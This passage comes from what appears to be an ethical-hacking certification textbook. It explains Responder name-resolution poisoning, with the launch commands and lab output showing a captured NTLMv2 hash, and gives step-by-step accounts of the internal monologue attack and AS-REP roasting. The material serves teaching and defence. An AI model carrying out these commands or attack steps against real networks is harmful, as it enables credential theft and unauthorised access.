
  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB. As shown in the screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.



```
ubuntu@ubuntu-Virtual-Machine:~$ cd Responder
ubuntu@ubuntu-Virtual-Machine:~/Responder$ chmod +x ./Responder.py
ubuntu@ubuntu-Virtual-Machine:~/Responder$ sudo ./Responder.py -I eth0
[sudo] password for ubuntu:
```

Figure 6.13: Screenshot of Responder



```
    Responder IP              [10.10.1.9]
    Challenge set             [1122334455667788]



[!] Error starting TCP server on port 80, check permissions or other servers running.
[+] Listening for events...
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name WORKGROUP (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name SERVER2019 (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name SERVER2019.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name SERVER2019
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name CEH-TOOLS (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
 [*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[SMB] NTLMv2-SSP Client   : 10.10.1.11
[SMB] NTLMv2-SSP Username : Windows11\Jason
[SMB] NTLMv2-SSP Hash     : Jason::Windows11:1122334455667788:4A51E1A82DB9226267684EAA3B03B9A6:010100000
0000000FAB168DCAF45D801694987E99B081D8F0000000002000A0053004D0042003100320001000A0053004D004200310032000
4000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042003100320008003000300000000000
000010000000200000796FD0E513925D289AF7F707E7261BEE3A9A042084D2F7C7F7494B8C108B60090A00100000000000000000
0000000000000000000009001C0063006900660073002F0043004500480002D0054006F006F006C0073000000000000000000
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name CEH-TOOLS (service: Workstation/Redirector)
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name ceh-tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name ceh-tools
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
[*] [MDNS] Poisoned answer sent to 10.10.1.11      for name CEH-Tools.local
[*] [LLMNR]  Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[SMB] Requested Share     : \\CEH-TOOLS\IPC$
```

Figure 6.14: Screenshot of the output of Responder showing NTLM hashes

- **Internal Monologue Attack**

  The internal monologue attack is similar to the attack performed using Mimikatz, except that the memory area of the Local Security Authority Subsystem Service (LSASS) process is not dumped, thereby avoiding Windows Credential Guard and antivirus. Mimikatz is a post-exploitation tool, through which attackers can extract plaintext passwords, Kerberos tickets, and NTLM hashes from LSASS process memory. Attackers use Mimikatz to retrieve user credentials from LSASS process memory, and the acquired information helps them in performing lateral movement in the post-exploitation phase.

An internal monologue attack is usually performed in a secure environment where Mimikatz cannot be executed. In this attack, using the Security Support Provider Interface (SSPI) from a user-mode application, a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.

Steps to perform an internal monologue attack:

1. The attacker disables the security controls of NetNTLMv1 by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic.
2. The attacker extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users.
3. Now, the attacker interacts with NTLM SSP locally, for each masqueraded user to obtain a NetNTLMv1 response to the chosen challenge in the security context of that user.
4. Now, the attacker restores LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic to their actual values.
5. The attacker uses rainbow tables to crack the NTLM hash of the captured responses.
6. Finally, the attacker uses the cracked hashes to gain system-level access.



Disable the security controls of NetNTLMv1
1
5
Crack the NTLM hash using rainbow tables
Extract all the non-network logon tokens from all the active processes
2
Interact with NTLM SSP locally to obtain NetNTLMv1 response
3
Restore the security controls of NetNTLMv1
4
Attacker
Server
6
Use the cracked hashes to gain system-level access
Client

Figure 6.15: Depiction of internal monologue attack

- **Cracking Kerberos Password**

  Kerberos is the most commonly used authentication protocol for network entities. Due to its widespread acceptance, it is susceptible to various attacks. Attackers have developed various ways to hack into Kerberos and exploit its vulnerabilities to crack weak passwords, inject malicious codes, and obtain information about the network infrastructure and various network entities. Attackers target Kerberos authentication protocol in two common ways: namely, cracking the TGS, known as Kerberoasting, and cracking the TGT, known as AS-REP Roasting.

- **AS-REP Roasting (Cracking TGT)**

  In this attack, attackers request an authentication ticket (TGT) from the KDC in the form of an AS-REQ packet. If the user account exists, the KDC replies with a TGT encrypted with the account's credentials. This allows attackers to receive an encrypted ticket, which can then be saved offline and further cracked to obtain the password. Attackers can perform this type of attack both actively and passively. In an active scenario, attackers generate an AS-REP message for the user, whereas in a passive scenario, attackers observe an AS-REP message.

  In Kerberos authentication, the pre-authentication mode is enabled by default and is designed to prevent offline password-guessing attacks. Therefore, to perform an AS-REP Roasting attack, attackers must identify user accounts with pre-authentication mode disabled, i.e., the user account must be set to "Do not require Kerberos authentication." Attackers use tools such as Rubeus to perform AS-REP roasting attacks.

  The following steps are involved in AS-REP Roasting:

  1. The attacker identifies a user account with the pre-authentication option disabled.
  2. On behalf of the user, the attacker requests an authentication ticket (TGT) from the domain controller or KDC.
  3. The domain controller verifies the user account and replies with a TGT encrypted with the account's credentials.
  4. The attacker stores the TGT offline, and cracks it to extract the user account password and further access the network entity (here, the application server).

